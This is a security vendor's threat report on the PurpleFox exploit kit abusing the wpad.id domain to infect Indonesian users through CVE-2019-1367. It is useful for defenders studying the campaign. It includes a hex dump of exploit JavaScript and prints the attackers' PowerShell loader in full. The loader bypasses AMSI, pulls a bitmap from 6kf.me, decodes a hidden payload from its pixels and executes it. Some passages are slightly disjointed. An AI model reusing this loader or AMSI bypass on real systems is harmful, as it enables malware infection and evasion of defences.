

# PurpleFox Using WPAD to Target Indonesian Users

The PurpleFox Exploit Kit is now being distributed via WPAD attacks targeting Indonesian users.

By: William Gamazo Sanchez

July 01, 2021

Read time: 2 min (657 words)

---

In September 2020, we published a blog describing how the [PurpleFox Exploit Kit used Cloudflare services](#) to maintain an infrastructure resilient to blocking and detection attempts. Since then, PurpleFox has been maintaining this strategy while at same time improving its attack chain by incorporating the latest [public vulnerabilities](#) into its arsenal.

Recently, we found that PurpleFox added a very old tactic to increase its delivering performance. This time PurpleFox EK is [making use of WPAD domains](#) to infect users. While a WPAD abuse attack is a technique that has been around for approximately 14 years, it still works. [Initiatives to prevent this attack](#) help, but they are not sufficient.

Our systems started detecting victims accessing the “wpad.id” domain, which makes use of the Indonesian top level domain (\*.id). We did not find any other country top level domain affected. Using this technique, a zero-click attack can be implemented, as the WPAD URL is accessed whenever the system starts, without any user input.

## PurpleFox WPAD landing page

To abuse WPAD, the PurpleFox authors registered the domain “wpad.id” with Cloudflare. They then load the URL for WPAD services, which is located at `http://wpad[.]id/wpad[.]dat`. At the time of analysis, this would return a standalone JavaScript version of the [CVE-2019-1367](#) with custom shellcode to follow the attack chain setup for the WPAD attack. Figure 1 shows the WPAD resolution and malicious sample delivery.

|        |      |                                                                                             |                           |
|--------|------|---------------------------------------------------------------------------------------------|---------------------------|
| DNS    | 67   | Standard query 0xbc1d A wpad.id                                                             | wpad.id domain resolution |
| DNS    | 99   | Standard query response 0xbc1d A wpad.id A 104.21.64.192 A 172.67.187.98                    | wpad.dat http request     |
| TCP    | 66   | 49457 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1                           | wpad.dat http response    |
| TCP    | 54   | 80 → 49449 [FIN, PSH, ACK] Seq=641 Ack=209 Win=64239 Len=0                                  |                           |
| TCP    | 54   | 49449 → 80 [ACK] Seq=209 Ack=642 Win=63600 Len=0                                            |                           |
| TCP    | 58   | 80 → 49457 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460                                  |                           |
| TCP    | 54   | 49457 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0                                                |                           |
| HTTP   | 175  | GET /wpad.dat HTTP/1.1                                                                      |                           |
| TCP    | 54   | 80 → 49457 [ACK] Seq=1 Ack=122 Win=64240 Len=0                                              |                           |
| SSDP   | 179  | M-SEARCH * HTTP/1.1                                                                         |                           |
| UDP    | 1151 | 62440 → 3702 Len=1089                                                                       |                           |
| UDP    | 1120 | 62439 → 3702 Len=1078                                                                       |                           |
| TCP    | 1514 | 80 → 49457 [ACK] Seq=1 Ack=122 Win=64240 Len=1460 [TCP segment of a reassembled PDU]        |                           |
| TCP    | 1514 | 80 → 49457 [ACK] Seq=1461 Ack=122 Win=64240 Len=1460 [TCP segment of a reassembled PDU]     |                           |
| TCP    | 1514 | 80 → 49457 [ACK] Seq=2921 Ack=122 Win=64240 Len=1460 [TCP segment of a reassembled PDU]     |                           |
| TCP    | 1514 | 80 → 49457 [ACK] Seq=4381 Ack=122 Win=64240 Len=1460 [TCP segment of a reassembled PDU]     |                           |
| TCP    | 578  | 80 → 49457 [PSH, ACK] Seq=5841 Ack=122 Win=64240 Len=524 [TCP segment of a reassembled PDU] |                           |
| TCP    | 54   | 49457 → 80 [ACK] Seq=122 Ack=6365 Win=64240 Len=0                                           |                           |
| TCP    | 1514 | 80 → 49457 [ACK] Seq=6365 Ack=122 Win=64240 Len=1460 [TCP segment of a reassembled PDU]     |                           |
| TCP    | 1514 | 80 → 49457 [ACK] Seq=7825 Ack=122 Win=64240 Len=1460 [TCP segment of a reassembled PDU]     |                           |
| TCP    | 1514 | 80 → 49457 [ACK] Seq=9285 Ack=122 Win=64240 Len=1460 [TCP segment of a reassembled PDU]     |                           |
| HTTP   | 1379 | HTTP/1.1 200 OK                                                                             |                           |
| TCP    | 54   | 49457 → 80 [ACK] Seq=122 Ack=12070 Win=64240 Len=0                                          |                           |
| IGMPv3 | 70   | Membership Report / Leave group 224.0.0.253 / Join group 224.0.0.252 for any sources / Join |                           |
| 0250   | 74   | 28 35 29 3e 3e 38 29 26 30 78 46 46 29 3b 0d                                                | t(5)>>8) &0xFF);          |
| 0260   | 0a   | 76 61 72 20 61 47 3d 61 42 3b 0d 0a 66 6f 72                                                | ·var aG= aB;·for          |
| 0270   | 28   | 76 61 72 20 41 3d 30 3b 0d 0a 41 3c 6d 2e 6c                                                | (var A=0 ;·A<m.l          |
| 0280   | 65   | 6e 67 74 68 3b 0d 0a 41 2b 2b 29 53 28 4f 2b                                                | ength;· A++)S(0+          |
| 0290   | 68   | 2b 28 41 2a 64 29 2c 6d 2e 63 68 61 72 43 6f                                                | h+(A*d), m.charCo         |
| 02a0   | 64   | 65 41 74 28 41 29 29 3b 0d 0a 76 61 72 20 61                                                | deAt(A)) ;·var a          |
| 02b0   | 48   | 3d 61 42 2d 30 78 38 30 30 30 3b 0d 0a 66 6f                                                | H=aB-0x8 000;·fo          |
| 02c0   | 72   | 28 76 61 72 20 41 3d 30 3b 0d 0a 41 3c 61 2e                                                | r(var A= 0;·A<a.          |
| 02d0   | 6c   | 65 6e 67 74 68 3b 0d 0a 41 2b 2b 29 53 28 61                                                | length;· A++)S(a          |
| 02e0   | 48   | 2b 28 41 2a 63 29 2c 61 2e 63 68 61 72 43 6f                                                | H+(A*c), a.charCo         |
| 02f0   | 64   | 65 41 74 28 41 29 29 3b 0d 0a 76 61 72 20 61                                                | deAt(A)) ;·var a          |
| 0300   | 49   | 3d 61 42 2d 30 78 39 30 30 30 3b 0d 0a 66 6f                                                | I=aB-0x9 000;·fo          |
| 0310   | 72   | 28 76 61 72 20 41 3d 30 3b 0d 0a 41 3c 62 2e                                                | r(var A= 0;·A<b.          |
| 0320   | 6c   | 65 6e 67 74 68 3b 0d 0a 41 2b 2b 29 53 28 61                                                | length;· A++)S(a          |
| 0330   | 49   | 2b 28 41 2a 63 29 2c 62 2e 63 68 61 72 43 6f                                                | I+(A*c), b.charCo         |
| 0340   | 64   | 65 41 74 28 41 29 29 3b 0d 0a 76 61 72 20 61                                                | deAt(A)) ;·var a          |
| 0350   | 4a   | 3d 4f 2b 68 2b 35 3b 0d 0a 53 28 61 4a 2c 61                                                | J=0+h+5; ·S(aJ,a          |
| 0360   | 44   | 29 3b 0d 0a 53 28 61 4a 2b 65 2c 61 45 29 3b                                                | D);·S(a J+e.aE):          |

Figure 1. CVE-2019-1367 exploit delivery using WPAD




we will limit ourselves to showing how the two domains are chained to deliver the full attack chain.

```
else {
    if (!(Get-WmiObject Win32_OperatingSystem).osarchitecture.contains('64')) {
        do {
            $v6MHaIhvNfzh = '$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like '*iUtils') {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like '*Context') {$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]]$buf = @();[System.Runtime.InteropServices.Marshal]::Copy($buf,0,$ptr,1);sal a New-Object;Add-Type -A System.Drawing;$M06eulG8n85T=a System.Drawing.Bitmap((a Net.WebClient).OpenRead('http://6kf.me/in.php?id=2'));$3JL8Joayd5mJ=a Byte[] 364544;(0..355)|%{foreach($EsBdcr8oCCaP in(0..1023)){$NmL7R6Lpd5HB=$M06eulG8n85T.GetPixel($EsBdcr8oCCaP,$_);$3JL8Joayd5mJ[$_*1024+$EsBdcr8oCCaP]=([math]::Floor((($NmL7R6Lpd5HB.B-band15)*16)-bor($NmL7R6Lpd5HB.G -band 15)))};IEX([System.Text.Encoding]::ASCII.GetString($3JL8Joayd5mJ[0..364377]));MsiMake 'IEX ($v6MHaIhvNfzh + $msipath)Start-Sleep 60'
        }
    } until (Get-ItemProperty -Path $Regkeypath -name StayOnTop)
}
else {
    do {
        $pqyc8R0Rkqtf = '$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like '*iUtils') {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like '*Context') {$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]]$buf = @();[System.Runtime.InteropServices.Marshal]::Copy($buf,0,$ptr,1);sal a New-Object;Add-Type -A System.Drawing;$USqE7mx6bIiw=a System.Drawing.Bitmap((a Net.WebClient).OpenRead('http://6kf.me/in.php?id=3'));$6LaPMcAxp3Av=a Byte[] 295936;(0..288)|%{foreach($ewmnNBhFbkPd in(0..1023)){$cmMposje8Gbs=$USqE7mx6bIiw.GetPixel($ewmnNBhFbkPd,$_);$6LaPMcAxp3Av[$_*1024+$ewmnNBhFbkPd]=([math]::Floor((($cmMposje8Gbs.B-band15)*16)-bor($cmMposje8Gbs.G -band 15)))};IEX([System.Text.Encoding]::ASCII.GetString($6LaPMcAxp3Av[0..295914]));MsiMake '& $64($pqyc8R0Rkqtf + $msipath)Start-Sleep 60'
    }
} until (Get-ItemProperty -Path $Regkeypath -name StayOnTop)
}
```

Figure 3. The 2kf.me domain redirecting to 6kf.me

The domain resolution and access to the attack chain artifacts are all being proxied through Cloudflare servers, as shown in the Figure 4.



©2021 TREND MICRO

Figure 4. The attack chain

Analysis of the full chain revealed that the following CVEs were being exploited: [CVE-2020-1054](#), [CVE-2018-8120](#), as well as an [exploit for MS15-051](#). The binary exploiting the MS15-051 leak the symbols path `C:\Users\K8team\Desktop\ms15-051\ms15-051\ms15-051\Win32\ms15-05`, suggesting that PurpleFox is reusing tools from [K8team](#), which is responsible for maintaining public repositories of CVE exploits POCs and hack tools.

### Defending against PurpleFox

The PurpleFox Exploit Kit continues to be very active and appear to be looking for new infection tactics. Our feedback shows that this specific attempt is not only affecting Indonesian victims, as users in other countries who are using the Indonesian TLD are being affected as well. At same time, PurpleFox is trying to reach servers where the user interaction is minimal but are potentially affected by the WPAD technique, such as unattended machines.

Continuous vigilance against threat groups is an important aspect of keeping up with — if not staying one step ahead of — threats. To protect systems from this type of threat, users can use multilayered security solutions like [Trend Micro Protection Suites](#) that help detect and block attacks. [Trend Micro Vision One™](#) also provides visibility, correlated detection, and behavior monitoring across multiple layers, such as emails, endpoints, servers, and cloud workloads. This ensures that no significant incidents go unnoticed and allows faster response to threats before they can do any real damage to the system.

## Indicators of Compromise

### Files

| SHA256                                                           | Filename                                                            | Trend Micro Detection Name   |
|------------------------------------------------------------------|---------------------------------------------------------------------|------------------------------|
| 1aa1df57f786224f4997f1d6284a123176291f3f3d43bc4b942ae423c58cc356 | winupdate64.log                                                     | Trojan.Win64.FUPORPLEX.D     |
| 3039208b2a34bb2e71bc6a77ae3be2fa588abd359fdb0068253739f3839f3425 | 2020-09-09_16-25-29_764_raw.git hack.store_P1-1-2_PurpleFox.exe.bak | Trojan.Win32.CVE20188120.E   |
| 36725374d7ec66c9876eb1d5edc2a5889643e01dbd0ac7a6705babbc3c3ea6a9 | M0011.cab                                                           | Trojan.Win32.FUPORPLEX.ENF   |
| 61113a0acd6469ce0d860db55c2afa3cdcbac2f5411fe8259cca43c10c042239 | 1505132.jpg                                                         | TROJ_CVE20151701.B           |
| 905cc7b3027cad361ae7a29969dfd7e63f8f1189d7e0abdf5b2efe0f1ec13e5c | pe_1                                                                | Trojan.Win32.CVE20190808.A   |
| db7c4a360b460a13148d6e5fff530afa0fa161959166cdab342d0aa9760ba68  | sysupdate.log                                                       | Backdoor.Win32.FUPORFLEX.ENC |
| f09c502f4b5862641b3c3eff19ae96d949fab465b3fddd1888fe945817c9e2fd | N/A                                                                 | Trojan.Win32.FUPORPLEX.ENF   |

### URLs

- [http://2kf\[.\]me/in\[.\]php](http://2kf[.]me/in[.]php)
- [http://6kf\[.\]me/in\[.\]php](http://6kf[.]me/in[.]php)

- [http://9kf\[.\]me/in\[.\]php](http://9kf[.]me/in[.]php)